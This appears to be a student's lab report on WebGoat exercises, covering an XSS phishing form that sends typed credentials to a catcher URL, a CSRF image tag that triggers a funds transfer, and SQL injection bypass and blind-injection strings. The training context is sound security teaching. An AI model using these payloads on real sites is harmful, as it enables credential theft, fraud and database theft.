
SamMishra
N12140743
Lab #5


Cross-Site Scripting (XSS)

A)



```
</form>

<script>
function xssscript(){
        alert("Username="+document.login.user.value+"\n"+"Password="+document.login.pass.value);
        XSSImage=new Image;
        XSSImage.src="http://localhost:8080/WebGoat/catcher?PROPERTY=yes"
        +"&user="+document.login.user.value
        +"&password="+document.login.pass.value;
}
</script>

<!--  CSS -->
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon"/>
<!-- Bootstrap core CSS -->
<link rel="stylesheet" href="plugins/bootstrap/css/bootstrap.min.css"/>
<!-- Fonts from Font Awsome -->
<link rel="stylesheet" href="css/font-awesome.min.css"/>
<!-- CSS Animate -->
<link rel="stylesheet" href="css/animate.css"/>
<!-- Custom styles for this theme -->
<link rel="stylesheet" href="css/main.css"/>
<!--  end of CSS -->

<body onload='document.login.user.focus();'>
        <section id="containter" ng-controller="goatLesson">

                <header id="header">
                    <!--logo start-->
                    <div class="brand">
                        <a href="/WebGoat/start.mvc" class="logo"><span>Web</span>Goat</a>
                    </div>
               <!--logo end-->
               <div class="toggle-navigation toggle-left">
               </div><!--toggle navigation end-->
               <div class="lessonTitle" >
                   </div><!--lesson title end-->
  </header>

           <section class="main-content-wrapper" id="main-content">

                   <form name="login" style="width: 400px;">

           <div class="form-group">
               <label for="user">Username</label>
                               <input class="form-control" type="text" name="user">
                       </div>

           <div class="form-group">
               <label for="pass">Password</label>
                               <input class="form-control" type="password" name="pass">
                       </div>

           <button class="btn btn-large btn-primary"
                                       type="submit" onclick="xssscript()">Sign in</button>
                   </form>

       <br/><br/>

                   <h4>The following accounts are built into Webgoat</h4>
       <table class="table table-bordered" style="width:400px;">
           <thead>
               <tr class="warning"><th>Account</th><th>User</th><th>Password</th></tr>
           </thead>
            <tbody>
                <tr><td>Webgoat User</td><td>guest</td><td>guest</td></tr>
                <tr><td>Webgoat Admin</td><td>webgoat</td><td>webgoat</td></tr>
            </tbody>
        </table>

        <br/><br/>

            </section>
    </section>

</body>
```

Using the html of the legitimate WebGoat login page and adding the line </form> to the beginning of the document as well as pointing the Sign In button to a malicious script, xssscript(), and providing it to the search bar I was able to generate a phishing page that would execute some JavaScript and send the user's credentials to me when they press sign in on the malicious page. This attack could be improved by stripping out the text generated by the Search bar and forwarding the victim to the WebGoat front page as if they had successfully logged in.


Results for:

WEBGOAT

Username=webgoat
Password=webgoat

OK


The following accounts are built into Webgoat

Account	User	Password
Webgoat User	guest	guest
Webgoat Admin	webgoat	webgoat

No results were found.

Here is the generated phishing page with the executed JavaScript.
The script not only sends the credentials to the catcher page but also generates an alert popup that displays the Username and Password when the victim presses the sign-in button

B)


Title: I Am Hacking You

Message:
```
Why Did You Click?
<img src="attack?Screen=278&menu=900&transferFunds=5000" width="1"
height="1">
```

Submit

Message Contents For: I Am Hacking You

Title: I Am Hacking You
Message: Why Did You Click?
Posted By: webgoat

Message List

I Am Hacking You

maxAge	-1
path	
secure	false
version	0
httpOnly	false


Parameters

scr	278
menu	900
stage	
num	2

This screenshot shows the contents of the malicious email and the result of it. The email contains a nearly invisible image whose src is a maliciously constructed URL. When the victim opens the malicious email their browser will try and load the source for the image as if the URL was provided by the victim. Since the source points to a URL that sets some values the transferFunds parameter will cause the victim to transfer their funds.

SQL Injection Flaws

A)



LAB: SQL Injection


Stage 1

Stage 1: Use String SQL Injection to bypass authentication. Use SQL injection to log in as the boss ('Neville') without using the correct password. Verify that Neville's profile can be viewed and that all functions are available (including Search, Create, and Delete).

Larry Stooge (employee)

Password: •••••••


```
v#lesson_login_txt > form#form1 > label > input
<div id="message" class="info"></div>
<style></style>
<div id="lesson_wrapper">
  <div id="lesson_header"></div>
  <div class="lesson_workspace">
    <div id="lesson_login">
      <div id="lesson_login_txt">
        <form id="form1" action="#attack/314/1100"
        method="post" name="form1">
          <label>
            <select name="employee_id"></select>
          </label>
          <br></br>
          <label>
            Password

            <input type="password" maxlength="8"
            size="10" name="password"></input>
          </label>
          <br></br>
```



Neville Bartholomew (admin)

Password: 1'or'1'='1

```
            <input type="text" maxlength=""
            size="10" name="password"></input>
          </label>
          <br></br>
```



* You have completed Stage 1: String SQL Injection.

* Welcome to Stage 2: Parameterized Query #1


Welcome Back Neville - Staff Listing Page

Select from the list below

Larry Stooge (employee)
Moe Stooge (manager)
Curly Stooge (employee)
Eric Walker (employee)
Tom Cat (employee)
Jerry Mouse (hr)
David Giambi (manager)
Bruce McGuirre (employee)
Sean Livingston (employee)
Joanne McDougal (hr)
John Wayne (admin)

First the html for the Password field was changed so that there was no maxlength for input. Next the value **“1’OR’1’=’1”** was placed in the Password field since the site does not properly verify the password. Since 1 OR 1=1 resolves to True the site is tricked into thinking we provided the correct password and allows us to login without the proper credentials

B)



Welcome Back Larry - Staff Listing Page

Select from the list below

Larry Stooge (employee)

```
<td>
  <label>
    <select size="11" name="employee_id">
      <option value="101" selected=""
      ></option>
    </select>
  </label>
</td>
<td></td>
</tr>
```

```
border-collapse          collapse
border-spacing           0px 0px
box-sizing               border-box
color                    #FFF
font-family              "Open Sans",sans-serif
font-feature-settings    normal
```


Welcome Back Larry - Staff Listing Page

Select from the list below


Larry Stooge (employee)

```
<select size="11" name="employee_id">
  <option value="1 OR 1=1 ORDER BY employee_id DESC" selected=""
  ></option>
</select>
</label>
</td>
<td></td>
</tr>
</tbody>
```

```
border-collapse          collapse
border-spacing           0px 0px
box-sizing               border-box
color                    #FFF
font-family              "Open Sans",sans-serif
font-feature-settings    normal
font-kerning             auto
font-language-override   normal
```



* You have completed Stage 3: Numeric SQL Injection.
* Welcome to Stage 4: Parameterized Query #2




Welcome Back Larry

First Name:	Neville	Last Name:	Bartholomew
Street:	1 Corporate Headquarters	City/State:	San Jose, CA
Phone:	408-587-0024	Start Date:	3012000
SSN:	111-111-1111	Salary:	450000
Credit Card:	4803389267684109	Credit Card Limit:	300000
Comments:		Manager:	112
Disciplinary Explanation:		Disciplinary Action Dates:	112005

As Larry I changed the html so that the value that was to be submitted when the View Profile button was pressed equalled **"1 OR 1=1 ORDER BY employee_id DESC"**. I learned that Neville had the highest employee_id (112). The result of all this was that when the SQL script was executed it was tricked into thinking I had the privilege to access the highest employee_id

Extra Credit

A) .




with the **cc_number** of **1111222233334444**. The field is of type int, which is an integer.


Put the discovered pin value in the form to pass the lesson.

Enter your Account Number: '1111222233334444') = 2364) Go!

Account number is valid.



```
<form enctype="" action="#attack/268/1100" name="form"
method="POST" accept-charset="UNKNOWN">
  <p>
    Enter your Account Number:
    <input type="TEXT" value="101 AND ((SELECT pin FROM pins
    WHERE cc_number = '1111222233334444') = 2364 )"
    name="account_number"></input>
```




* Congratulations. You have successfully completed this lesson.

Enter your Account Number: 2364 Go!

To accomplish this task I crafted an SQL statement so that I could do a binary search for the PIN associated with the given cc_number. If the server responded that my entry was valid it meant that my statement was TRUE else my statement was FALSE. The SQL statement was of the form **101 AND ((SELECT pin FROM pins WHERE cc_number='1111222233334444') > [guessed_pin])**

B)





* Congratulations. You have successfully completed this lesson.

Enter your Account Number: Jill Go!

Similarly to the Blind Numeric Injection, I did a binary search per character. The SQL statement took the form **101 AND ((SELECT name FROM pins WHERE cc_number='4321432143214321') > '[guessed_character(s)]').** After learning the first character, I inserted two characters into the field [guessed_character(s)] then three etc.

Verification of Completion




Injection Flaws
Command Injection
Numeric SQL Injection
Log Spoofing
LAB: SQL Injection
Stage 1: String SQL Injection ✓
Stage 2: Parameterized Query #1
Stage 3: Numeric SQL Injection ✓
Stage 4: Parameterized Query #2
String SQL Injection
Database Backdoors
Blind Numeric SQL Injection ✓
Blind String SQL Injection ✓